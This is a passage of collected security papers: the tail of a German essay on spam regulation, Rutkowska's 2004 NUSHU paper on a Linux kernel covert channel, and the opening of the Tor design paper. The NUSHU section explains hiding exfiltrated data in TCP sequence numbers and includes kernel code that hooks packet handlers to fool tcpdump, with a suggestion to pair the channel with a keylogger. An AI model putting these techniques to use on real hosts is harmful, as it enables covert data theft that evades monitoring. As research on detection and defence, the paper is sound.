Identifizierung von *ham* zu verbessern. Im Zusammenhang zur Diskussionen über Identitätsmanagement entstand folgender Vor-

[23] Durchgedacht werden sollten einmal die Möglichkeiten für die Spam-Filterung in Folge der flächendeckenden Einführung digitaler Signaturen. Welchen Beitrag würden Ausweisdokumente mit Signaturen bieten, wenn diese zumindest in den wichtigsten Industrienationen verbreitet wären?

schlag eines Gedankenspiels: Wie steht es um einen Spam-Filter, der bereits beim geringsten Verdacht, dass es sich um eine Spam-Mail handelt, diese löscht, aber über eine *whitelist* verfügt, die auf mindestens 50 positiven Bewertungen bei eBay oder alternativ auf der Erfassung der Adressdaten bei der SCHUFA basiert?

5 Fazit

Anstatt eine Zusammenfassung in einem Absatz zu verfassen, präsentiere ich lieber einige Thesen:

- Spam ist ein nicht einfach zu definierender Begriff. Mit der Definition variieren auch Lösungen und politische Zielsetzungen.
- Datenschutz und die Herkunft der Adressen spielen eine wichtige Rolle. Ein weltweites Recht auf Datenschutz ist eine Lösung.
- Ein unkoordiniertes Nebeneinander von opt-in und opt-out Modell ist zumindest für die eine Hälfte keine Lösung.
- Die parallele Existenz von opt-in und opt-out Modellen ist möglich. Eine Koordination hierfür ist nötig. EU und USA müssen zusammenarbeiten. Internationale Kooperation ist notwendig. (Wäre eine Begleitung durch - zivilgesellschaftliche - Nicht-Regierungsorganisationen nicht notwendig?)
- Im Verlauf des Jahres 2004 hat es keine Weiterentwicklung regulatorischer Maßnahmen gegeben. Diese steht 2005/06 an.
- Die Spam-Bekämpfung kann von anderen IT-Problemstellungen beeinflusst werden, wie sie diese auch beeinflusse kann.
- **Das Scheitern von regulatorischen Maßnahmen über Marktmechanismen, durch gesetzliche Sanktionen und die Veränderung von Normen bestärkt Veränderungen am Code des Internets, die eine möglichst starke Form der Authentifizierung der Absender erforderlich machen.** Zuweit verbreitete und starke Formen der Authentifizierung beschränken Anonymität, Pseudonymität und verhindern *privacy*.

Der Autor, Dirk A. Schmidt, kann unter Dirk.Schmidt@netzbuch.de oder Dirk.A.Schmidt@zmi.uni-giessen.de erreicht werden.
(Dirk Schmidt, Postfach 10 23 51, D-44723 Bochum)

The Implementation of Passive Covert Channels in the Linux Kernel

Joanna Rutkowska
joanna at invisiblethings.org

Chaos Communication Congress
December 2004

Introduction

The goal of this paper is to describe the idea of so called passive covert channels (PCC), which might be used by malware to leak information from the compromised hosts. This idea has been implemented in a proof-of-concept tool, called NUSHU. The primary goal of the PCC is to be as stealth as possible by not generating its own traffic at all. To be actually useful PCC should be combined with some kind of password sniffer or other information gathering software running on the compromised host.

Idea of Passive Covert Channels (PCC)

The idea is pretty simple – we do not generate our own traffic (i.e. packets) but only change some fields in the packets which are normally generated by the compromised computer. Of course, that requires that the attacker control one of the computer which receives at least most of the traffic from the compromise host, like enterprise gateway, router, etc... For example, such passive covert channels can be used by malicious ISP employees to spy on ISP's customers.




Figure 1. The idea of passive covert channel.

Although the Figure 1 shows the case of using PCC against workstation computers (which seem to make lots of requests to the internet), it should be noted, that it is also possible to use it against compromised servers (which tends to accepts requests rather then making them), see Figure 8.

How to implement

We will focus on TCP ISN based passive covert channel. There should not be much differences if we consider using a different carrier, like HTTP Cookie for example though.

There are many possible ways of implementing PCC in the Linux kernel. Two most obvious are probably the ones which exploits Netfilter hooks [4] and *ptype* handlers [3]. The exemplary implementation, described below, uses a *ptype* handler, because the author believes that this way is more difficult to detect then using an extra Netfilter hook. The PCC handler is placed on the `ptype_all`, the same list which is used by PF_PACKET sockets to place their handler, that is `packet_rcv()`.

The main task of the PCC module is to constantly change SEQ and ACK numbers between the original numbers generated by the OS kernel and the numbers which are actually transmitted overt the wire, containing the secret message (see Figure 2). If PCC changed only the first SEQ filed of the first SYN packet, then kernel would not understand the ACK number in the corresponding SYN|ACK packet which would result in breaking the connection. Also, if PCC didn't change the SEQ fields in the consecutive packets, the OS on the second end will drop that packets, because of the mismatch with the initial sequence number sent in the first packet.




Figure 2. TCP ISN based PCC implementation overview.

To make it possible for the PCC module to change the SEQ/ACK fields as is was described above, a special structure is allocated for each new TCP connection originating from the compromised host, which holds the information about the difference between the original ISN and the one inserted by PCC (`offset` field):

```
struct conn_info {
  __u32 laddr, faddr;
  __u16 lport, fport;
  __u32 offset;   // new_isn - orig_isn
  struct list_head list;
};
```

For each packet, which is processed by PCC *ptype* handler, a check is done if it matches one of the connections stored in the `conn_info` structure. If it does its SEQ or ACK field (depending whether it is outgoing or incoming packet) is modified by the value stored in the `offset` field.

It should be obvious that PCC should also be able to detect the end of TCP connection, so it can free the unused `conn_info` structures. PCC could implement a TCP state machine to detect when the TCP connection was closed. However it seems to be much easier to periodically check the `tcphash_info` global kernel structure, which contains information about all connected sockets, and remove all `conn_info` structures which refer to non-existing connections.

Reliability layer

Any communication channel which is supposed to be used not only in the lab, but also in the wild internet, should provide a reliability mechanisms. *NUSHU*[1], the sample implementation, presented below, provides a simple protocol, which ensures the integrity of the transmitted messages as well as forcing retransmissions in the case of lost packets.

The interesting thing about this protocol is that it works with a passive receiver (i.e. the receiver does not need to change anything in the returning traffic). This is possible because the underlying protocol, i.e. TCP, already provides acknowledgment mechanism and the only thing the sender module needs to do is to recognize which TCP ACK packets match (acknowledge) the data sent over covert channel. All protocol information are sent in the SEQ/ACK fields of course, as it is depicted on Figure 3.




Figure 3. SEQ/ACK field layout as used by the NUSHU protocol.

Figure 4. The two special packets (ISN_EMPTY and ISN_NEW_BLOCK).

As we can see, in every TCP SYN packet, up to three data bytes can be sent. The fourth byte is used as a control byte. It carries two important information:

[1] NUSHU was a secret language developed by Chinese women hundreds years ago. Its characters were often disguised as decorative marks or as part of artwork.

- how many data bytes are actually sent in the packet (it could happen that the sender will have less then the 3 bytes waiting to be sent at the moment of TCP SYN packet is generated by the compromised host kernel)
- internal sequence number, which takes care about proper ordering of received data as well as is used for tracing which secret data TCP ACK packets actually acknowledges. NOTE: the receiving end (i.e. the OS which generates the TCP ACK packets) is usually *not* the NUSHU receiver, since NUSHU receiver is typically located somewhere in the middle (like on the corporate gate) – see Figure 1.

Because the sequence number space in this protocol is just few bits, the protocol groups data in *blocks*, takes care that all data sent within one block are acknowledged, retransmits data which were not acknowledged and then sends a special packet (ISN_NEW_BLOCK), which resets the sequence numbers counter. This is shown on Figure 5.




Figure 5. The (simplified) overview of the protocol.

The protocol can be also depicted with the simple diagram, as presented on Figure 6. We can see, that there are two special packets (see Figure 4), which indicate the beginning/end of block and also a special packet telling there were no data sent in the packet. Actually the last packet could be just a special case of the normal data packet, with the number of data byte set to zero. However, some randomness has been added, to make sure that when a block cipher will be used to encrypt the SEQ (see Encryption) it will result in different ISN values sent to the wire (after all we expect many ISN_EMPTY packets)[2].

[2] Actually the encoding algorithm used in the current implementation will generate different results even for the same ISN packets (because it also uses other fields in the packets to generate "one-time" XOR key). However, we could also consider to use different algorithm in the future, so it is probably a good idea to have such randomness in those special packets.




Figure 6. NUSHU protocol diagram.

Encryption

Before sending the ISN (or any other SEQ field) as prepared by the reliability layer (see earlier) we need to encrypt it, mainly because the ISN should look like a random number and not just like plain data, which would allow easy detection of covert channel. The approach taken in the NUSHU implementation is depicted on Figure 7.




Figure 7. The encryption algorithm for ISN numbers.

Although it may seem quite complex at first glance, it is rather straightforward solution. We cannot use the block cipher directly to encrypt the generated ISN number, because we have only 32 bits to store the result[3] (i.e. the cipher text). Because of this limitation, we first generate an "one-time-pad" XOR key and then XOR the ISN with the first 32bits of the key generated this way. The key is generated with use of some block cipher (DES in current implementation) to ensure its good randomness.

[3] And most good ciphers (that is generating random looking output) operates on blocks not less then 64bits wide.

The input for the block cipher is obviously taken from fields in the TCP packet which carries the encrypted ISN. It may seem that it does not matter which fields we actually use, because receiver will still have access to all of them and will be able to generate XOR key and decrypt the ISN. However, we need to remember that the ISN decryption needs to be done also on the sending side, that is when the ACK packet comes in and the receiver needs to decrypt its ACK to get know which data that packet acknowledges (needs to get access to PCC sequence number). This is the reason that we can only use the following fields in the XOR key generation (these are the only ones, which we can be sure that will be present in the corresponding ACK packet):

- IP source and destination address
- TCP source and destination port

If we also notice that the meaning of "source" and "destination" is reversed in the ACK packet, then the algorithm presented at Figure 7 should become obvious.

It should be noted here, that the security of the cipher plays rather a second role. The most important thing is how similar are the "random numbers" generated by NUSHU to the random ISNs generated by the OS kernel. This have not been verified yet.

"Reverse mode" of TCP ISN channel.

On the Figure 8 we can see a secret channel in the TCP ISN ACK numbers, which could be used against compromised servers.




Figure 8. "Reverse mode".

Avoiding local detection (via PF_PACKET sockets)

The PCC operates on very low level, i.e. it changes the ISN field just before the packet is sent over the network and just after it is received by the network interface card. This latter can lead to an easy local detection.

On the `tcpdump` output presented below, taken on the compromised host, we can see a mismatch between the SYN number sent (SEQ field in the first packet) and the ACK number in the second packet. We see the different numbers, because, we actually see the result of the PCC module translations in both cases. In the first packet, we see the number which was inserted by PCC, which contains the secret data which are going to be sent over the network.

In the second packet, we see the result of reverting the ACK field in the incoming packet to the original number, which could be understand by the OS kernel.

```
172.16.100.2.1092 > 172.16.100.1.888: SYN
4500 003c 03ac 4000 4006 16ec ac10 6402
ac10 6401 0444 0378 4242 4242 0000 0000
a002 16d0 7b99 0000 0204 05b4 0402 080a
0018 0921 0000 0000 0103 0300


172.16.100.1.888 > 172.16.100.2.1092: SYN|ACK
4500 003c 0000 4000 4006 1a98 ac10 6401
ac10 6402 0378 0444 1636 5a84 37bf 0a8e ← ACK#
a012 16a0 1e82 0000 0204 05b4 0402 080a
0017 2e9d 0018 0921 0103 0300
```

It should be noted here, that `tcpdump` is actually using PF_PACKET sockets to sniff the traffic. PF_PACKET sockets are actually implemented with the help of `packet_rcv()` kernel function, which in turn is also placed on the `ptype_all` list, just next to our PCC handler.

Surprisingly, if the PF_PACKET handler (i.e. `packet_rcv()`) was put before the PCC handler on that `ptype_all` list, we would still observe the altered SEQ/ACK numbers in the `tcpdump`. This somewhat strange behavior could be explained when we dive into the `dev_queue_xmit_nit()` and `netif_receive_skb()` functions, which are responsible for executing `ptype_all` handlers for outgoing and incoming packets respectively. In both cases all the registered *ptype* handlers operate on the same `skb->data` structure and all the handlers are actually executed in the kernel mode, before the userland PF_PACKET code is executed, which explains the insensitivity for the order of handlers on the `ptype_all` list.

Such behavior is very convenient if outgoing packets are considered, since we do want that the `tcpdump` displays the altered ISN numbers, i.e. the same numbers which are transmitted over the wire. There is a problem, however, with incoming packets, since, in this case, `tcpdump` displays the ACK numbers after PCC reverts them to the original ones (i.e. the ones which were generated by the kernel when SYN packets were assembled), which easy betrays that something storage happens and in fact demystifies the PCC itself.

To solve that problem PCC should redirect all existing *ptype* handlers through an extra function, which will take care of making a copy of the `skb` buffer:

```
int cc_packet_rcv (
 struct sk_buff *skb,
 struct net_device *dev,
 struct packet_type *pt) {

  struct pt_hook_info *pthi = (struct pt_hook_info*) pt->data;
  pt->data = pthi->orig_data;
  int ret;

  if (skb->pkt_type == PACKET_HOST && pt->data != (void*)0xbabe) {
    struct sk_buff * skb2 = skb_copy (skb, GFP_ATOMIC);
    kfree_skb (skb);
    ret = pthi->orig_func (skb2, dev, pt);
  }
```

```
  else ret = pthi->orig_func (skb, dev, pt);

  pthi->orig_data = pt->data;
  pt->data = (void*) pthi;
  return ret;
}
```

To redirect all existing handlers, the PCC module needs to traverse the `ptype_all` list and replace all `ptype->func` pointer as well as store the original pointer in the block of data pointed by `ptype->data`:

```
void hook_ptype (struct packet_type *pt) {
  struct pt_hook_info *pthi = kmalloc (
      sizeof (struct pt_hook_info), GFP_KERNEL);
  pthi->orig_func = pt->func;
  pthi->orig_data = pt->data;
  pt->func = cc_packet_rcv;
  pt->data = (void*)pthi;
}
```

PCC should also take care about possible *ptype* handlers which might be added in the future (because somebody will start `tcpdump` in a later time, for example). To achieve this, `dev_add_pack()` function needs to be hooked [8] and the new function should take care of calling `hook_ptype()` before the original `dev_add_pack()` gets executed.

NUSHU – sample implementation

NUSHU [9] is the sample implementation of TCP ISN based passive covert channel for Linux kernels. It consists of two main modules:

- `nushu_sender.o`
- `nushu_receiver.o`

which should be loaded on the compromised host and on the attacker's controlled gateway (see Figure 1).

This sample implementation should be considered as proof-of-concept code, since it is only the communication channel engine. For practical use it is necessary to combine it with some host based information sniffer, like password key logger, which will exploit the channel for leaking the sniffed information.

NUSHU provides however some advanced features, which include:

- Reliability layer implemented as a simple protocol (with passive receiver), which takes care of packet reordering and lost packet retransmissions if necessary (see Reliability layer).
- Encryption of all generated ISN numbers, to make NUSHU detection hard, even for people using statistical analysis (see Encryption).
- Local PF_PACKET sockets cheating module to be used on the compromised host as described in Avoiding local detection (via PF_PACKET sockets) above. This is implemented in `nushu_hider.o` module.

Future work

Feature work on the passive covert channels may consider the following tasks:

- Porting NUSHU to another operating systems. Windows XP seems to be the first candidate for this.
- Implementing bidirectional channel, which could be used not only for leaking information from the compromised host, but also for controlling it in a backdoor-like manner.
- Network based detector, which will analyze the randomness of the ISN numbers in the TCP flows. Although NUSHU use DES for making the generated ISN numbers look random, we can expect that some characteristics will be different comparing to the characteristics of the random numbers generated by the operating system.
- Testing another couriers then TCP ISN, like HTTP Cookies for example, which could have the advantage of bypassing the proxy servers.

Credits

All members of `#convers` channel for interesting conversations :)

References

[1] Linux Kernel Sources, `http://kernel.org`

[2] Netfilter Official Documentation, `http://netfilter.org`

[3] kossak, *Building Into The Linux Network Layer*, Phrack Magazine, Issue 55, `http://phrack.org`

[4] bioforge, *Hacking the Linux Kernel Network Stack*, Phrack Magazine, Issue 61, `http://phrack.org`

[5] Craig H. Rowland, *Covert Channels in the TCP/IP Protocol Suite*, First Monday, 1996, `http://www.firstmonday.dk/issues/issue2_5/rowland/`.

[6] John Giffin et al., *Covert Messaging Through TCP Timestamps*, Massachusetts Institute of Technology, 2002.

[7] Andrew Hintz, Covert Channels in TCP and IP Headers, 2003, `http://guh.nu/projects/cc/covertchan.ppt`.

[8] mayhem, *Linux x86 kernel function hooking emulation*, Phrack Magazine, Issue 51, `http://phrack.org`.

[9] Joanna Rutkowska, *NUSHU*, sample implementation of unidirectional passive covert channel in the TCP ISN numbers, 2004, `http://invisiblethings.org/tools.html`.

USENIX Association

Proceedings of the 13th USENIX Security Symposium

San Diego, CA, USA
August 9–13, 2004

Tor: The Second-Generation Onion Router

Roger Dingledine
The Free Haven Project
arma@freehaven.net

Nick Mathewson
The Free Haven Project
nickm@freehaven.net

Paul Syverson
Naval Research Lab
syverson@itd.nrl.navy.mil

Abstract

We present Tor, a circuit-based low-latency anonymous communication service. This second-generation Onion Routing system addresses limitations in the original design by adding perfect forward secrecy, congestion control, directory servers, integrity checking, configurable exit policies, and a practical design for location-hidden services via rendezvous points. Tor works on the real-world Internet, requires no special privileges or kernel modifications, requires little synchronization or coordination between nodes, and provides a reasonable tradeoff between anonymity, usability, and efficiency. We briefly describe our experiences with an international network of more than 30 nodes. We close with a list of open problems in anonymous communication.

1 Overview

Onion Routing is a distributed overlay network designed to anonymize TCP-based applications like web browsing, secure shell, and instant messaging. Clients choose a path through the network and build a *circuit*, in which each node (or "onion router" or "OR") in the path knows its predecessor and successor, but no other nodes in the circuit. Traffic flows down the circuit in fixed-size *cells*, which are unwrapped by a symmetric key at each node (like the layers of an onion) and relayed downstream. The Onion Routing project published several design and analysis papers [27, 41, 48, 49]. While a wide area Onion Routing network was deployed briefly, the only long-running public implementation was a fragile proof-of-concept that ran on a single machine. Even this simple deployment processed connections from over sixty thousand distinct IP addresses from all over the world at a rate of about fifty thousand per day. But many critical design and deployment issues were never resolved, and the design has not been updated in years. Here we describe Tor, a protocol for asynchronous, loosely federated onion routers that provides the following improvements over the old Onion Routing design:

Perfect forward secrecy: In the original Onion Routing design, a single hostile node could record traffic and later compromise successive nodes in the circuit and force them to decrypt it. Rather than using a single multiply encrypted data structure (an *onion*) to lay each circuit, Tor now uses an incremental or *telescoping* path-building design, where the initiator negotiates session keys with each successive hop in the circuit. Once these keys are deleted, subsequently compromised nodes cannot decrypt old traffic. As a side benefit, onion replay detection is no longer necessary, and the process of building circuits is more reliable, since the initiator knows when a hop fails and can then try extending to a new node.

Separation of "protocol cleaning" from anonymity: Onion Routing originally required a separate "application proxy" for each supported application protocol—most of which were never written, so many applications were never supported. Tor uses the standard and near-ubiquitous SOCKS [32] proxy interface, allowing us to support most TCP-based programs without modification. Tor now relies on the filtering features of privacy-enhancing application-level proxies such as Privoxy [39], without trying to duplicate those features itself.

No mixing, padding, or traffic shaping (yet): Onion Routing originally called for batching and reordering cells as they arrived, assumed padding between ORs, and in later designs added padding between onion proxies (users) and ORs [27, 41]. Tradeoffs between padding protection and cost were discussed, and *traffic shaping* algorithms were theorized [49] to provide good security without expensive padding, but no concrete padding scheme was suggested. Recent research [1] and deployment experience [4] suggest that this level of resource use is not practical or economical; and even full link padding is still vulnerable [33]. Thus, until we have a proven and convenient design for traffic shaping or low-latency mixing that improves anonymity against a realistic adversary, we leave these strategies out.

Many TCP streams can share one circuit: Onion Routing originally built a separate circuit for each application-level request, but this required multiple public key operations for every request, and also presented a threat to anonymity from building so many circuits; see Section 9. Tor multi-

plexes multiple TCP streams along each circuit to improve efficiency and anonymity.

Leaky-pipe circuit topology: Through in-band signaling within the circuit, Tor initiators can direct traffic to nodes partway down the circuit. This novel approach allows traffic to exit the circuit from the middle—possibly frustrating traffic shape and volume attacks based on observing the end of the circuit. (It also allows for long-range padding if future research shows this to be worthwhile.)

Congestion control: Earlier anonymity designs do not address traffic bottlenecks. Unfortunately, typical approaches to load balancing and flow control in overlay networks involve inter-node control communication and global views of traffic. Tor's decentralized congestion control uses end-to-end acks to maintain anonymity while allowing nodes at the edges of the network to detect congestion or flooding and send less data until the congestion subsides.

Directory servers: The earlier Onion Routing design planned to flood state information through the network—an approach that can be unreliable and complex. Tor takes a simplified view toward distributing this information. Certain more trusted nodes act as *directory servers*: they provide signed directories describing known routers and their current state. Users periodically download them via HTTP.

Variable exit policies: Tor provides a consistent mechanism for each node to advertise a policy describing the hosts and ports to which it will connect. These exit policies are critical in a volunteer-based distributed infrastructure, because each operator is comfortable with allowing different types of traffic to exit from his node.

End-to-end integrity checking: The original Onion Routing design did no integrity checking on data. Any node on the circuit could change the contents of data cells as they passed by—for example, to alter a connection request so it would connect to a different webserver, or to 'tag' encrypted traffic and look for corresponding corrupted traffic at the network edges [15]. Tor hampers these attacks by verifying data integrity before it leaves the network.

Rendezvous points and hidden services: Tor provides an integrated mechanism for responder anonymity via location-protected servers. Previous Onion Routing designs included long-lived "reply onions" that could be used to build circuits to a hidden server, but these reply onions did not provide forward security, and became useless if any node in the path went down or rotated its keys. In Tor, clients negotiate *rendezvous points* to connect with hidden servers; reply onions are no longer required.

Unlike Freedom [8], Tor does not require OS kernel patches or network stack support. This prevents us from anonymizing non-TCP protocols, but has greatly helped our portability and deployability.

We have implemented all of the above features, including rendezvous points. Our source code is available under a free license, and Tor is not covered by the patent that affected distribution and use of earlier versions of Onion Routing. We have deployed a wide-area alpha network to test the design, to get more experience with usability and users, and to provide a research platform for experimentation. As of this writing, the network stands at 32 nodes spread over two continents.

We review previous work in Section 2, describe our goals and assumptions in Section 3, and then address the above list of improvements in Sections 4, 5, and 6. We summarize in Section 7 how our design stands up to known attacks, and talk about our early deployment experiences in Section 8. We conclude with a list of open problems in Section 9 and future work for the Onion Routing project in Section 10.

2 Related work

Modern anonymity systems date to Chaum's **Mix-Net** design [10]. Chaum proposed hiding the correspondence between sender and recipient by wrapping messages in layers of public-key cryptography, and relaying them through a path composed of "mixes." Each mix in turn decrypts, delays, and re-orders messages before relaying them onward.

Subsequent relay-based anonymity designs have diverged in two main directions. Systems like **Babel** [28], **Mixmaster** [36], and **Mixminion** [15] have tried to maximize anonymity at the cost of introducing comparatively large and variable latencies. Because of this decision, these *high-latency* networks resist strong global adversaries, but introduce too much lag for interactive tasks like web browsing, Internet chat, or SSH connections.

Tor belongs to the second category: *low-latency* designs that try to anonymize interactive network traffic. These systems handle a variety of bidirectional protocols. They also provide more convenient mail delivery than the high-latency anonymous email networks, because the remote mail server provides explicit and timely delivery confirmation. But because these designs typically involve many packets that must be delivered quickly, it is difficult for them to prevent an attacker who can eavesdrop both ends of the communication from correlating the timing and volume of traffic entering the anonymity network with traffic leaving it [45]. These protocols are similarly vulnerable to an active adversary who introduces timing patterns into traffic entering the network and looks for correlated patterns among exiting traffic. Although some work has been done to frustrate these attacks, most designs protect primarily against traffic analysis rather than traffic confirmation (see Section 3.1).

The simplest low-latency designs are single-hop proxies such as the **Anonymizer** [3]: a single trusted server strips the data's origin before relaying it. These designs are easy to analyze, but users must trust the anonymizing proxy. Concentrating the traffic to this single point increases the anonymity set (the people a given user is hiding among), but it is vulnerable if the adversary can observe all traffic entering and leaving the proxy.

More complex are distributed-trust, circuit-based anonymizing systems. In these designs, a user establishes one or more medium-term bidirectional end-to-end circuits, and tunnels data in fixed-size cells. Establishing circuits is computationally expensive and typically requires public-key cryptography, whereas relaying cells is comparatively inexpensive and typically requires only symmetric encryption. Because a circuit crosses several servers, and each server only knows the adjacent servers in the circuit, no single server can link a user to her communication partners.

The **Java Anon Proxy** (also known as JAP or Web MIXes) uses fixed shared routes known as *cascades*. As with a single-hop proxy, this approach aggregates users into larger anonymity sets, but again an attacker only needs to observe both ends of the cascade to bridge all the system's traffic. The Java Anon Proxy's design calls for padding between end users and the head of the cascade [7]. However, it is not demonstrated whether the current implementation's padding policy improves anonymity.

PipeNet [5, 12], another low-latency design proposed around the same time as Onion Routing, gave stronger anonymity but allowed a single user to shut down the network by not sending. Systems like **ISDN mixes** [38] were designed for other environments with different assumptions.

In P2P designs like **Tarzan** [24] and **MorphMix** [43], all participants both generate traffic and relay traffic for others. These systems aim to conceal whether a given peer originated a request or just relayed it from another peer. While Tarzan and MorphMix use layered encryption as above, **Crowds** [42] simply assumes an adversary who cannot observe the initiator: it uses no public-key encryption, so any node on a circuit can read users' traffic.

Hordes [34] is based on Crowds but also uses multicast responses to hide the initiator. **Herbivore** [25] and **P^5** [46] go even further, requiring broadcast. These systems are designed primarily for communication among peers, although Herbivore users can make external connections by requesting a peer to serve as a proxy.

